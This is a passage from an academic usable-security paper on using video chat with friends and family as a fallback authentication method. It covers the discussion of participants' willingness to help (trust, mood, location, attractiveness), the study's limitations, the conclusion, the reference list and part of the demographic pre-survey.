Furthermore, when a person was asked to help and they declined, they gave substantive reasons for not helping instead of just saying that they did not want to (20% for initiate, see Table 9). This indicates that to not seem unhelpful or selfish, individuals want to clarify that it is not just that they "*do not want to*" help, but instead, they are sick, sleeping, or just do not know the person well enough to have a video chat for authentication.

These findings are in contrast to prior work on friendsourcing questions on Twitter, for example, which found that some participants found "friendsourcing anything at all was too onerous" [76]. While we can only speculate on the reasons for the differences in findings, there are some possible reasons behind these differences. For example, in our study, we did not offer any financial incentives for participants to either initiate or help. Sometimes financial incentives are a disincentive to participation [76]. Another possible reason is that in our study, participants only had to reach out to one member of their social network groups rather than their entire network of Twitter followers.

Our results show that social authentication, such as the video-based authentication we propose here, may benefit from existing social ties (relationships between people to share information, feelings, knowledge, and experience [30]). Participants who already know each other benefit not only from the ability to recognize each other, they are also willing to help each other. This finding is consistent with the near-perfect correlation between in-person trust and whether participants knew each other prior to the study (see Section 4.6). It is also consistent with the results generated from the logistic regression model (see Table 7), suggesting that trust is an efficient predictor of people's perceived willingness to help with a video-based authentication. People tend to help people they know and trust. For example, more than half of social network users self-reported that they had asked questions on social networks to get help [70]. Even when there are social costs to helping friends, people are still willing to help [76].

When participants agreed to initiate a video-based authentication, they were also more likely to choose someone they already knew (see Section 4.5). Participants reported confidence in their ability to recognize the person requesting help, which suggests the individual may experience a sense of accomplishment and self-confidence because of their abilities to succeed at the task of authentication. This is consistent with previous studies that people are more easily able to recognize familiar faces than unfamiliar faces [17, 20].

Our results also suggest that individuals may benefit from using video chat as an additional opportunity for social interaction since another motivating factor was that it gave the participant a sense of personal accomplishment stemming from assisting others. We interpret this based on the fact that some of the participants wanted to "*be helpful*". Boredom is also a factor, as it was mentioned multiple times by participants. For example: "*I'm bored, so why not?*" (P15) or "*I'm not busy right now.*" (P3). This comment, while not specifically mentioning boredom, is related since the participant did not have anything else going on that might prevent her from engaging in a video chat. Since they could have still chosen to ignore the prompt but did not, it suggests that people would welcome the opportunity to interact socially via this form of authentication. This is similar to other online social activities such as social questions and answers [33, 70, 79], where people ask for help, and others help when available.

These findings indicate that using video chat as fallback authentication, especially within a small group of people who know and trust each other (e.g., family and close friends), is potentially feasible.

5.2 Use Location and Mood Detection for Video-Based Social Authentication Systems

Our results show that when individuals were at home and when they were alone, they agreed to initiate and help more often. This differentiates video-based social authentication from general video chat at home, where, for example, video chat with family or friends often involves multiparty interactions [56]. In other single party video chats, for example, people who use video chats at a long distance often use other techniques such as an instant message to check if the partner is in a location that is good for video chats first [3, 54, 72]. But as we discussed earlier, in our study, participants received random prompts. Our study reveals that location is one of the key factors for video-based social authentication. For example, *"while I think it is a very secure way to verify who someone is, sometimes I did not have the flexibility or availability to verify anyone in my network right when they needed me. I was often in meetings, driving in my car, or coaching hockey for my children and did not see the texts until much later."* (P25).

In real-world situations, people may be able to connect with each other in advance to enhance the response rate and response time of the video-based social authentication. Previous research has used location as a contextual factor to adapt the form of authentication [5, 44, 59]. Our paper extends these works to further suggest that video-based social authentication may be most appealing as an option when people are at home and alone. Future video-based social authentication could use location detection to help people choose whom to ask for help in getting authenticated.

As we expected, a pleasant mood was associated with participants being willing to authenticate via video chat. What is not clear is the directionality of this relationship. Is it that participants who were in a more pleasant mood already were willing to use video chat to authenticate? Or is it that when participants reported that they would agree to help with a

friend to authenticate via a video chat put them in a more pleasant mood? Research on social networking-based chat services indicates that messages between members of a social network group can increase feelings of well-being and connectedness [19].

Furthermore, research on altruism and helping behaviors suggest that when people help others, it may improve their own mood [8, 39]. If participants realized this, they have been more, instead of less likely to respond when they were in a pleasant mood. However, if participants were worried about how their negative effects may affect others, they might have been less willing to authenticate via video chat. One participant's response sheds some light: "*I'm grumpy in the morning, and I don't think I would be very enjoyable to video chat with right now.*" (P9). This comment suggests that existing mood affects the willingness to use video chat for authentication, and also demonstrates a recognition that the other person would be negatively affected by their unpleasant mood as well. Future video-based social authentication systems could consider integrating wearable devices that detect mood (e.g., [25, 92]) if designers wanted to use mood as a decision criterion for choosing notaries.

5.3 Potential Pitfalls and Solutions for Video-Based Social Authentication Systems

5.3.1 Interaction and attractiveness

Our results reveal that people in video-based social authentication maybe not only be motivated by helping one another but may also be motivated by the interaction with others as a beneficial form of social contact. This is similar to one of the motivations of friendsourcing, which is connecting to social networks [11]. In addition, participants also sometimes reported that when they were willing to help, the reasons were because: they wanted additional contact with the other person (11%), they thought the other person was attractive (11%), or the appearance of other people as happy or friendly (4%). For example, "*He has a nice smile!*" (P26). One participant even combined these reasons boldly, saying, "*Honestly, I'm only willing to help them because they're hot, that's why I want more contact with them.*" (P10). This participant wanted more contact with the other participants because they perceived them as attractive. They thought of the simulated authentication opportunity as a way to achieve more contact.

Our finding that some people reported they were motivated, at least in part, by how attractive the chat initiator was, is not surprising or unique. People who are physically attractive benefit from many advantages. For example, attractive people are paid more, get higher fringe benefits [27], are more highly trusted [22, 40], are able to charge higher prices for Airbnb listings [49], are more likely to be elected to public office [55], and perform better in high school and university [23, 31]. One reason for these benefits is that people tend to respond to attractive individuals with approaches and affiliative tendencies [88]. Some researchers even argue that a reason physically attractive people live longer than less attractive people is because of accrued benefits over a lifetime [46].

Our finding that a reason people cited for their willingness to help was when the initiator was attractive is consistent with the body of research on the positive relationship between physical attractiveness and receiving help [9]. Across many situations, people are more willing to help people they perceive as attractive. However, while physically attractive people are more likely to receive help across the board, this aspect of human bias should ideally not be amplified by technology.

We acknowledge that, without thoughtful consideration, video-based social authentication, like all technology that includes images of users, has the potential to extend or exacerbate existing biases against less attractive people. In this case, it is possible that less attractive people may have a harder time getting someone to help authenticate them than more attractive people. However, it is important to note that attractiveness was not one of the top five reasons people gave for agreeing to help someone with a video chat. The majority of reasons people gave were knowing someone a long time, being able to effectively recognize them, how responsive they are, and the number of friends they have in common. So, while people cannot change many aspects of their physical attractiveness, they do have control of many other reasons people would authenticate them. For example, users could choose authenticators they've known for a long time and/or reciprocate when they are asked for help.

Furthermore, this finding reinforces our perspective that video-based social authentication may only be suitable as a fallback authentication method and may not be appropriate as the primary authentication method. It would seem to be most appropriate for use within a small group of people who know and trust each other well (e.g., family members and close friends). Interaction Appearance Theory suggests that perceptions of physical attractiveness can be altered by social interaction [1]. Positive social interaction leads to higher perceptions of physical attractiveness among people who interact with each other regularly [1]. In a situation where people used video-based social authentication over a long time period, it is possible that users could even build such regular social interactions that their mutual perceived physical attractiveness could increase [1].

5.3.2 SMS usability and reliability

We chose to use SMS to deliver ESM questionnaires due to its ubiquitous availability and universal support by mobile devices and cellular providers, as our participants used different devices and services. However, SMS may not always be usable and reliable. Prior research has shown that the SMS delivery failure ratio can be as high as 5.1% during normal operating conditions [67]. Indeed, in our study, some of the

ESM questionnaires were not delivered (see Section 3.3.3). Moreover, the mechanism will not be secure against a compromised phone. Although the situation did not happen during our study, and we did not use SMS for authentication, we argue that future video-based social authentication should avoid using SMS due to its usability and reliability issues.

6 Limitations

This study has a number of limitations. One limitation is that our sample is composed primarily of people living on the east coast of the U.S. and therefore may not be representative of other areas of the United States or the rest of the world. Furthermore, like other published studies [6, 47], our sample is mostly white, highly educated, young, and high socio-economic status. On the other hand, participants' phone use, the apps they had on their phone, and passcode use were similar to many mobile phone users in the U.S. [15, 43]. We recruited participates in two phases. First, we recruited participants using social media, flyers, and word of mouth. Then, we used snowball sampling to recruit members of those participants' social networks. Social networks tend to be demographically homogeneous [66]. We prioritized social network connections because one of our goals is about whether members of the social network would be more willing to help each other rather than strangers (we found they were). Therefore, these results may serve as a foundation for understanding what motivates people when social networks are used as part of the authentication process. We encourage replication of this work with a broader population.

Second, during the study, there were a few technical issues and human errors. For example, as we mentioned in Section 3, two participants were not able to receive any ESM messages, and some responses were sent incorrectly by participants (entered the wrong people's name they were helping) thus, we cannot match with participants' responses. We simply eliminated these participants and responses from the analysis. Given the overall response rate and the small number of these mistakes, we do not expect that the discarded responses impacted the overall results of the study.

Third, as in many similar studies [57, 68, 84], participants did not respond to every prompt we sent them. Participants in this study exhibited around a 47 – 64% response rate for the last two weeks of this study. We do not know whether non-responses indicate a lack of willingness to engage in authentication via video-chat, although to be conservative, as we discussed in Section 4, this is what we have assumed throughout this paper.

Fourth, there are potential security issues in the use of video chat as an authentication method such as video spoofing or "deep fakes" [85]. Future work could explore potential intervention mechanisms to help identify or prevent video spoofing. Future work could also explore privacy-enhancing technologies to prevent other potential privacy issues of using this system, such as harassment or stalking [41], since it is possible that people could misuse this system to stalk or harass others, as is unfortunately common in many other systems that connect people.

Fifth, as in all studies that rely on users' self-reported data, our results are limited by reporting errors [18] and respondent adherence [45] because of our reliance on assumptions about the compliance of our participants.

Sixth, although we did explore some of the factors such as emotion (mood), we did not explore all sociocultural variables in the study. Sociocultural and political-economic variables and the influence of power dynamics are factors that may influence the behavior of the sampled participants [89], but coverage of all these variables was beyond the scope of this paper. Future work should consider how these variables will influence the adoption and utilization of video-based social authentication by the public.

Finally, we did not require participants to complete an actual authentication process (i.e., we did not install software on their phones that prevented them from using any of their apps). Instead, we used ESM to simulate an authentication process by video chat. Since we prompted participants at random times throughout the day and surveyed them at that moment, we were able to gather large amounts of *in situ* data about how a person might be motivated to engage in, or not engage in, friendsourced authentication based on their various feelings, location, and level of trust. We anticipated that the benefits of surveying participants on their own unmodified phones would outweigh the drawbacks of a modified authentication process, at least initially. Furthermore, we were interested in gathering a large amount of data about emotion, time of day, etc. In a real authentication scenario, we anticipate that social authentication would be a rare event, perhaps saved for a password reset or other unusual event rather than multiple times per day, week, or even month event. Waiting for these events to occur would have meant we were not able to interrogate a large number of events to determine the effects of feelings, location, etc.

Notably, some participants reported that they thought they were indeed helping the people in their network by authenticating them. For example, one participant mentioned: "*I thought every time I texted for help, that person had chosen me when they selected someone to help them access their app. I thought it was weird since I don't actually know them, but I helped anyway.*" (P8). While another reported: "*I just wanted to be helpful.*" (P13). This indicates that at least some participants thought their responses were behavioral rather than attitudinal. Future work should examine whether the results we report here replicate during real authentication situations.

7 Conclusion

Finding new ways to make authentication more secure and reliable is crucial. Our research suggests social authentication

using video chat might benefit end-users while also leveraging a form of human-to-human identification that could be more reliable than alternatives. Our paper provides insights into contextual factors that may affect the use of video chat as a fallback authentication method in a small social network (e.g., family members and close friends). Among these contextual factors, the trust of others, mood, location, and the presence of others stand out as they are associated with the willingness to use video chat as a fallback authentication method. Besides these opportunities, all authentication methods, including video-based social authentication, have challenges. For example, the response rate could heavily rely on its users' social ties and the contextual factors we found. While having these challenges, all the participants in the study agreed to initiate and help a video-based social authentication prompt at least once. When excluding non-responses, participants agreed to initiate or help for more than 40% of the time. The majority of the participants also showed the comfort of using video-based social authentication. With having these opportunities and challenges in mind, we believe video-based social authentication is a meaningful direction and needs further exploration. Our paper offers useful insights for the design of future, video-based social authentication systems.

Acknowledgments

We thank Dr. Katharina Krombholz and the anonymous reviewers for their helpful feedback on this work. We also thank Peter Barnett, Trevor Ormson, and Subina Saini for their help setting up the study. Finally, we thank Dr. Bart Knijnenburg and Dr. Emily Sidnam-Mauch for their comments on this work. This material is based upon work supported in part by the National Science Foundation awards CNS-1228364 and CNS-1228471.

References

[1] Kelly Fudge Albada, Mark L Knapp, and Katheryn E Theune. Interaction appearance theory: Changing perceptions of physical attractiveness through social interaction. *Communication Theory*, 12(1):8–40, 2002.

[2] Noura Alomar, Mansour Alsaleh, and Abdulrahman Alarifi. Social authentication applications, attacks, defense strategies and future research directions: a systematic review. *IEEE Communications Surveys & Tutorials*, 19(2):1080–1111, 2017.

[3] Morgan G Ames, Janet Go, Joseph'Jofish' Kaye, and Mirjana Spasojevic. Making love in the network closet: the benefits and work of family videochat. In *Proceedings of the 2010 ACM Conference on Computer Supported Cooperative Work*, pages 145–154. ACM, 2010.

[4] Apple. Keep track of what's important, 2017. Retrieved February 5, 2021 from https://support.apple.com/explore/find-my.

[5] Patricia Arias-Cabarcos and Christian Krupitzer. On the design of distributed adaptive authentication systems. In *Proceedings of the Ninth Symposium on Usable Privacy and Security*, 2017.

[6] Jeffrey J Arnett. The neglected 95%: why american psychology needs to become less american. *American Psychologist*, 63(7):602, 2008.

[7] Dirk Balfanz, Richard Chow, Ori Eisen, Markus Jakobsson, Steve Kirsch, Scott Matsumoto, Jesus Molina, and Paul van Oorschot. The future of authentication. *IEEE Security & Privacy*, 10(1):22–27, 2012.

[8] Alixandra Barasch, Emma E Levine, Jonathan Z Berman, and Deborah A Small. Selfish or selfless? on the signal value of emotion in altruistic behavior. *Journal of Personality and Social Psychology*, 107(3):393, 2014.

[9] Peter L Benson, Stuart A Karabenick, and Richard M Lerner. Pretty pleases: The effects of physical attractiveness, race, and sex on receiving help. *Journal of Experimental Social Psychology*, 12(5):409–415, 1976.

[10] Niels Van Berkel, Denzil Ferreira, and Vassilis Kostakos. The experience sampling method on mobile devices. *ACM Computing Surveys (CSUR)*, 50(6):93, 2017.

[11] Michael S Bernstein, Desney Tan, Greg Smith, Mary Czerwinski, and Eric Horvitz. Personalization via friendsourcing. *ACM Transactions on Computer-Human Interaction (TOCHI)*, 17(2):6, 2010.

[12] Pratik Bhakta. Rbi mulls live video authentication for customer verification, 2018. Retrieved February 5, 2021 from https://economictimes.indiatimes.com/industry/banking/finance/banking/articleshow/67018496.cms.

[13] Joseph Bonneau, Elie Bursztein, Ilan Caron, Rob Jackson, and Mike Williamson. Secrets, lies, and account recovery: Lessons from the use of personal knowledge questions at google. In *Proceedings of the 24th International Conference on World Wide Web*, pages 141–150, 2015.

[14] Nathan Bos, Darren Gergle, Judith S Olson, and Gary M Olson. Being there versus seeing there: Trust via video. In *CHI'01 Extended Abstracts on Human Factors in Computing Systems*, pages 291–292. ACM, 2001.

[15] Jan Lauren Boyles, Aaron Smith, and Mary Madden. Privacy and data management on mobile devices. *Pew Internet & American Life Project*, 4, 2012.

[16] Jed R Brubaker, Gina Venolia, and John C Tang. Focusing on shared experiences: moving beyond the camera in video communication. In *Proceedings of the Designing Interactive Systems Conference*, pages 96–105. ACM, 2012.

[17] Vicki Bruce, Zoë Henderson, Craig Newman, and A Mike Burton. Matching identities of familiar and unfamiliar faces caught on cctv images. *Journal of Experimental Psychology: Applied*, 7(3):207, 2001.

[18] Alan Bryman. *Social research methods*. Oxford university press, 2016.

[19] Moira Burke, Cameron Marlow, and Thomas Lento. Social network activity and social well-being. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, pages 1909–1912. ACM, 2010.

[20] A Mike Burton, Stephen Wilson, Michelle Cowan, and Vicki Bruce. Face recognition in poor-quality video: Evidence from security surveillance. *Psychological Science*, 10(3):243–248, 1999.

[21] Rory Cellan-Jones. Government calls for action on mobile phone crime, 2010. Retrieved February 5, 2021 from http://news.bbc.co.uk/2/hi/technology/8509299.stm.

[22] Nawar N Chaker, Doug Walker, Edward L Nowlin, and Nwamaka A Anaza. When and how does sales manager physical attractiveness impact credibility: A test of two competing hypotheses. *Journal of Business Research*, 105:98–108, 2019.

[23] Giam Pietro Cipriani and Angelo Zago. Productivity or discrimination? beauty and the exams. *Oxford Bulletin of Economics and Statistics*, 73(3):428–447, 2011.

[24] Sunny Consolvo and Miriam Walker. Using the experience sampling method to evaluate ubicomp applications. *IEEE Pervasive Computing*, 2(2):24–31, 2003.

[25] Jonathan Daniel Cowan. Wearable monitoring and training system for focus and/or mood, March 19 2015. US Patent App. 14/323,770.

[26] Mihaly Csikszentmihalyi and Reed Larson. Validity and reliability of the experience-sampling method. In *Flow and the Foundations of Positive Psychology*, pages 35–54. Springer, 2014.

[27] Maryam Dilmaghani. Beauty perks: Physical appearance, earnings, and fringe benefits. *Economics & Human Biology*, page 100889, 2020.

[28] Facebook. How can i choose friends to help me log in if i ever get locked out of my account?, 2019. Retrieved February 5, 2021 from https://www.facebook.com/help/119897751441086.

[29] Donald E Farrar and Robert R Glauber. Multicollinearity in regression analysis: the problem revisited. *The Review of Economic and Statistics*, pages 92–107, 1967.

[30] Scott L Feld. The focused organization of social ties. *American Journal of Sociology*, 86(5):1015–1035, 1981.

[31] Michael T French, Philip K Robins, Jenny F Homer, and Lauren M Tapsell. Effects of physical attractiveness, personality, and grooming on academic performance in high school. *Labour Economics*, 16(4):373–382, 2009.

[32] Matthew Fuller-Tyszkiewicz, Helen Skouteris, Ben Richardson, Jed Blore, Millicent Holmes, and Jacqueline Mills. Does the burden of the experience sampling method undermine data quality in state body image research? *Body image*, 10(4):607–613, 2013.

[33] Rich Gazan. Social q&a. *Journal of the Association for Information Science and Technology*, 62(12):2301–2312, 2011.

[34] Jennifer L Gibbs, Nicole B Ellison, and Chih-Hui Lai. First comes love, then comes google: An investigation of uncertainty reduction strategies and self-disclosure in online dating. *Communication Research*, 38(1):70–100, 2011.

[35] Inc Gigya. Survey guide: Businesses should begin preparing for the death of the password, 2016. Retrieved February 5, 2021 from https://www.gigya.com/resource/whitepaper/death-of-the-password/.

[36] Leo A Goodman. Snowball sampling. *The annals of mathematical statistics*, pages 148–170, 1961.

[37] Google. Find your phone, 2010. Retrieved February 5, 2021 from https://myaccount.google.com/find-your-phone.

[38] Paul A Grassi, Michael E Garcia, and James L Fenton. Digital identity guidelines. *NIST special publication*, 800:63–3, 2017.

[39] Kurt Gray, Adrian F Ward, and Michael I Norton. Paying it forward: generalized reciprocity and the limits of generosity. *Journal of Experimental Psychology: General*, 143(1):247, 2014.

[40] Anne Groggel, Shirin Nilizadeh, Yong-Yeol Ahn, Apu Kapadia, and Fabio Rojas. Race and the beauty premium: Mechanical turk workers' evaluations of twitter accounts. *Information, Communication & Society*, 22(5):709–716, 2019.

[41] Ralph Gross and Alessandro Acquisti. Information revelation and privacy in online social networks. In *Proceedings of the 2005 ACM Workshop on Privacy in the Electronic Society*, pages 71–80. ACM, 2005.

[42] Erste Group. Erste bank introduces video-based identification of new customers, 2017. Retrieved February 5, 2021 from https://www.erstegroup.com/en/news-media/press-releases/2017/01/23.

[43] Avery Hartmans. These are the 10 most used smartphone apps, 2017. Retrieved February 5, 2021 from https://www.businessinsider.com/most-used-smartphone-apps-2017-8.

[44] Eiji Hayashi, Sauvik Das, Shahriyar Amini, Jason Hong, and Ian Oakley. Casa: context-aware scalable authentication. In *Proceedings of the Ninth Symposium on Usable Privacy and Security*, pages 1–10, 2013.

[45] Joel M Hektner, Jennifer A Schmidt, and Mihaly Csikszentmihalyi. *Experience sampling method: Measuring the quality of everyday life*. Sage, 2007.

[46] Joshua JA Henderson and Jeremy M Anglin. Facial attractiveness predicts longevity. *Evolution and human behavior*, 24(5):351–356, 2003.

[47] Joseph Henrich, Steven J. Heine, and Ara Norenzayan. The weirdest people in the world? *Behavioral and Brain Sciences*, 33(2-3):61–83, 2010.

[48] Apple Inc. Choosing a category, 2020. Retrieved February 5, 2021 from https://developer.apple.com/app-store/categories/.

[49] Bastian Jaeger, Willem WA Sleegers, Anthony M Evans, Mariëlle Stel, and Ilja van Beest. The effects of facial attractiveness and trustworthiness in online peer-to-peer markets. *Journal of Economic Psychology*, 75:102125, 2019.

[50] Sakshi Jain, Juan Lang, Neil Zhenqiang Gong, Dawn Song, Sreya Basuroy, and Prateek Mittal. New directions in social authentication. In *Proceedings of the Workshop on Usable Security*. Citeseer, 2015.

[51] Ashar Javed, David Bletgen, Florian Kohlar, Markus Dürmuth, and Jörg Schwenk. Secure fallback authentication and the trusted friend attack. In *2014 IEEE 34th International Conference on Distributed Computing Systems Workshops (ICDCSW)*, pages 22–28. IEEE, 2014.

[52] Gina M Jay and Sherry L Willis. Influence of direct computer experience on older adults' attitudes toward computers. *Journal of Gerontology*, 47(4):P250–P257, 1992.

[53] Cynthia Johnson-George and Walter C Swap. Measurement of specific interpersonal trust: Construction and validation of a scale to assess trust in a specific other. *Journal of Personality and Social Psychology*, 43(6):1306, 1982.

[54] Tejinder K Judge and Carman Neustaedter. Sharing conversation and sharing life: video conferencing in the home. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, pages 655–658. ACM, 2010.

[55] Amy King and Andrew Leigh. Beautiful politicians. *Kyklos*, 62(4):579–593, 2009.

[56] David S Kirk, Abigail Sellen, and Xiang Cao. Home video communication: mediating'closeness'. In *Proceedings of the 2010 ACM conference on Computer Supported Cooperative Work*, pages 135–144, 2010.

[57] Robert W Kubey. Television use in everyday life: Coping with unstructured time. *Journal of Communication*, 36(3):108–123, 1986.

[58] Reed Larson and Mihaly Csikszentmihalyi. The experience sampling method. *New Directions for Methodology of Social & Behavioral Science*, 1983.

[59] Gabriele Lenzini, Mortaza S Bargh, and Bob Hulsebosch. Trust-enhanced security in location-based adaptive authentication. *Electronic Notes in Theoretical Computer Science*, 197(2):105–119, 2008.

[60] Alana Libonati, Kelly Caine, Apu Kapadia, and Michael K Reiter. Defending against device theft with human notarization. In *10th IEEE International Conference on Collaborative Computing: Networking, Applications and Worksharing*, pages 8–17. IEEE, 2014.

[61] Ponemon Institute LLC. Moving beyond passwords: Consumer attitudes on online authentication, 2013. Retrieved February 5, 2021 from https://www.ponemon.org/local/upload/file/NokNokWP_FINAL_3.pdf.

[62] Steve Lohr and Katie Benner. With wikileaks claims of c.i.a. hacking, how vulnerable is your smartphone?, 2017. Retrieved February 5, 2021 from https://www.nytimes.com/2017/03/07/technology/cia-hacking-documents-wikileaks-iphones-tvs.html?

[63] Afra J Mashhadi and Licia Capra. Quality control for real-time ubiquitous crowdsourcing. In *Proceedings of the 2nd International Workshop on Ubiquitous Crowdsouring*, pages 5–8. ACM, 2011.

[64] John D Mayer and Rachael Cavallaro. Brief mood introspection scale (bmis): Technical and scoring manual. 2019.

[65] John D Mayer and Yvonne N Gaschke. The experience and meta-experience of mood. *Journal of Personality and Social Psychology*, 55(1):102, 1988.

[66] Miller McPherson, Lynn Smith-Lovin, and James M Cook. Birds of a feather: Homophily in social networks. *Annual review of sociology*, 27(1):415–444, 2001.

[67] Xiaoqiao Meng, Petros Zerfos, Vidyut Samanta, Starsky HY Wong, and Songwu Lu. Analysis of the reliability of a nationwide short message service. In *IEEE INFOCOM 2007-26th IEEE International Conference on Computer Communications*, pages 1811–1819. IEEE, 2007.

[68] Alexander Meschtscherjakov, Astrid Weiss, and Thomas Scherndl. Utilizing emoticons on mobile devices within esm studies to measure emotions in the field. *Proc. MME in conjunction with MobileHCI*, 9, 2009.

[69] Abbas Moallem. Did you forget your password? In *International Conference of Design, User Experience, and Usability*, pages 29–39. Springer, 2011.

[70] Meredith Ringel Morris, Jaime Teevan, and Katrina Panovich. What do people ask their social networks, and why?: a survey study of status message q&a behavior. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, pages 1739–1748. ACM, 2010.

[71] Yaser Mowafi, Dhiah Abou-Tair, Tareq Aqarbeh, Marat Abilov, Viktor Dmitriyev, and Jorge Marx Gomez. A context-aware adaptive security framework for mobile applications. In *Proceedings of the 3rd International Conference on Context-Aware Systems and Applications*, pages 147–153. ICST (Institute for Computer Sciences, Social-Informatics and Telecommunications Engineering), 2014.

[72] Carman Neustaedter and Saul Greenberg. Intimacy in long-distance relationships over video chat. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, pages 753–762. ACM, 2012.

[73] John Podd, Julie Bunnell, and Ron Henderson. Cost-effective computer security: Cognitive and associative passwords. In *Proceedings Sixth Australian Conference on Computer-Human Interaction*, pages 304–305. IEEE, 1996.

[74] Jason Procyk, Carman Neustaedter, Carolyn Pang, Anthony Tang, and Tejinder K Judge. Exploring video streaming in public settings: shared geocaching over distance using mobile video chat. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, pages 2163–2172. ACM, 2014.

[75] Ariel Rabkin. Personal knowledge questions for fallback authentication: Security questions in the era of facebook. In *Proceedings of the 4th Symposium on Usable Privacy and Security*, pages 13–23. ACM, 2008.

[76] Jeffrey M Rzeszotarski and Meredith Ringel Morris. Estimating the social costs of friendsourcing. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, pages 2735–2744. ACM, 2014.

[77] Stuart Schechter, Serge Egelman, and Robert W Reeder. It's not what you know, but who you know: a social approach to last-resort authentication. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, pages 1983–1992. ACM, 2009.

[78] Joseph Serna. Man convicted of hacking gmail and icloud accounts of at least 30 celebrities in l.a., 2016. Retrieved February 5, 2021 from https://www.latimes.com/local/lanow/la-me-ln-phishing-scam-conviction-20160928-snap-story.html.

[79] Chirag Shah, Jung Sun Oh, and Sanghee Oh. Exploring characteristics and effects of user participation in online social q&a sites. *First Monday*, 13(9), 2008.

[80] Pankaj Sharma. Mobile lifting rampant in delhi, 2010. Retrieved February 5, 2021 from http://www.dnaindia.com/india/report-mobile-lifting-rampant-in-delhi-1430169.

[81] Imani N. Sherman, Brianna Posadas, Simone A. Smarr, and Juan E Gilbert. My finger, my face, my choice: A preliminary study exploring the use of biometric authentication on mobile devices and the implications for voter verification. In *Who Are You?! Adventures in Authentication Workshop (WAY)*, 2018.

[82] Jordan Shropshire and Philip Menard. A new approach to mobile device authentication. In *Proceedings of the 10th annual Workshop on Information Security and Privacy*, 2015.

[83] Bijan Soleymani and Muthucumaru Maheswaran. Social authentication protocol for mobile phones. In *2009 International Conference on Computational Science and Engineering*, volume 4, pages 436–441. IEEE, 2009.

[84] Sabine Sonnentag, Carmen Binnewies, and Sandra Ohly. Event-sampling methods in occupational health psychology. 2013.

[85] Supasorn Suwajanakorn, Steven M Seitz, and Ira Kemelmacher-Shlizerman. Synthesizing obama: learning lip sync from audio. *ACM Transactions on Graphics (TOG)*, 36(4):95, 2017.

[86] John W Tukey. Comparing individual means in the analysis of variance. *Biometrics*, pages 99–114, 1949.

[87] Niels Van Berkel, Denzil Ferreira, and Vassilis Kostakos. The experience sampling method on mobile devices. *ACM Computing Surveys (CSUR)*, 50(6):1–40, 2017.

[88] Matthijs L Van Leeuwen and C Neil Macrae. Is beautiful always good? implicit benefits of facial attractiveness. *Social cognition*, 22(6):637–649, 2004.

[89] Paul Watters, Patrick Scolyer-Gray, ASM Kayes, and Mohammad Jabed Morshed Chowdhury. This would work perfectly if it weren't for all the humans: Two factor authentication in late modern societies. *First Monday*, 24(7), 2019.

[90] Wang Wei. ios vulnerability allows to disable 'find my iphone' without password, 2014. Retrieved February 5, 2021 from https://thehackernews.com/2014/02/ios-vulnerability-allows-to-disable_8.html.

[91] Sarita Yardi, Nick Feamster, and Amy Bruckman. Photo-based authentication using social networks. In *Proceedings of the First Workshop on Online Social Networks*, pages 55–60, 2008.

[92] Alexandros Zenonos, Aftab Khan, Georgios Kalogridis, Stefanos Vatsikas, Tim Lewis, and Mahesh Sooriyabandara. Healthyoffice: Mood recognition at work using smartphones and wearable sensors. In *2016 IEEE International Conference on Pervasive Computing and Communication Workshops (PerCom Workshops)*, pages 1–6. IEEE, 2016.

[93] Justin Zhan and Xing Fang. Authentication using multi-level social networks. In *International Joint Conference on Knowledge Discovery, Knowledge Engineering, and Knowledge Management*, pages 35–49. Springer, 2009.

[94] Moshe Zviran and William J Haga. User authentication by cognitive passwords: an empirical assessment. In *Proceedings of the 5th Jerusalem Conference on Information Technology, 1990.'Next Decade in Information Technology'*, pages 137–144. IEEE, 1990.

A Pre-survey

A.1 Demographics

1. Gender
   ○ Male ○ Female ○ Other ○ Prefer not to answer
2. Age: _____
3. Race/Ethnicity
   Choose the option that best describes your race/ethnicity.
   ○ White ○ Black or African-American ○ White Hispanic

○ Black Hispanic ○ Asian or Pacific Islander ○ Native American/American Indian ○ Other ○ Don't Know ○ Prefer not to answer

4. Household Income
   From all sources, before taxes
   ○ Less than $10,000 ○ $10,000 to under $20,000 ○ $20,000 to under $30,000 ○ $30,000 to under $40,000 ○ $40,000 to under $50,000 ○ $50,000 to under $75,000 ○ $75,000 to under $100,000 ○ $100,000 to under $150,000 ○ $150,000 or more ○ Don't Know ○ Prefer not to answer
5. Educational Level
   ○ Less than High School ○ High School Diploma ○ Some College, No Degree ○ Two-Year Associate Degree ○ Four-Year College Degree or Bachelor's Degree ○ Some Postgraduate or Professional Schooling, No Degree ○ Postgraduate Degree or Professional Degree ○ Don't Know ○ Prefer not to answer
6. In which city do you currently live?
7. In which state do you currently live?
8. If your country is not the US, which country do you currently live?
   Note: Only answer this question if the country you are currently living in is NOT the United States.
9. Do you currently have a lock on your phone that unlocks via a passcode? ○ Yes ○ No
10. Have you ever used video chat on your phone before? ○ Yes ○ No
11. How many hours per week do you spend video chatting?
    Note: Seconds unnecessary
12. Please take out your phone and reference your phone for this question. List up to 10 of your frequently used mobile apps. Starting with 1 being the most frequently used, 10 being the least frequently used.
    App 1: _____
    How concerned are you about your privacy while you are using "App 1"?
    ○ Not at all concerned ○ Slightly concerned ○ Somewhat concerned ○ Moderately concerned ○ Extremely concerned
    Are you concerned about people you do not know obtaining personal information about you from "App 1"?
    ○ Not at all concerned ○ Slightly concerned ○ Somewhat concerned ○ Moderately concerned ○ Extremely concerned
    This set of questions was repeated ten times to ask from App 1 to App 10.

A.2 Invite Others

Please take this opportunity to invite other people within your social network (e.g. family, friends, coworkers, strangers, etc.), who also have access to a smartphone, and may be willing to participate in the study with you. We will contact them using the information you provide about them, mentioning your full name as the person who invited them. Their participation is entirely voluntary, and you providing their information only invites them to join - it does not enroll them. If you were included by another person, please also list their name here and answer the questions about them. *Note: You are required to list at least one other person (the person who invited you DOES count as this one person), and there is a 10 person maximum.*

1. First Name: _____ Last Name: _____
   Email Address: _____
   Do you know "Person 1" outside of the Internet?
   ○ Yes ○ No
2. If you had to categorize your relationship with "Person 1", which category BEST describes your relationship?
   ○ Family member ○ Spouse/Partner ○ Co-worker ○ Classmate ○ Romantic relationship ○ Close friend ○ Friend ○ Acquaintance ○ Stranger

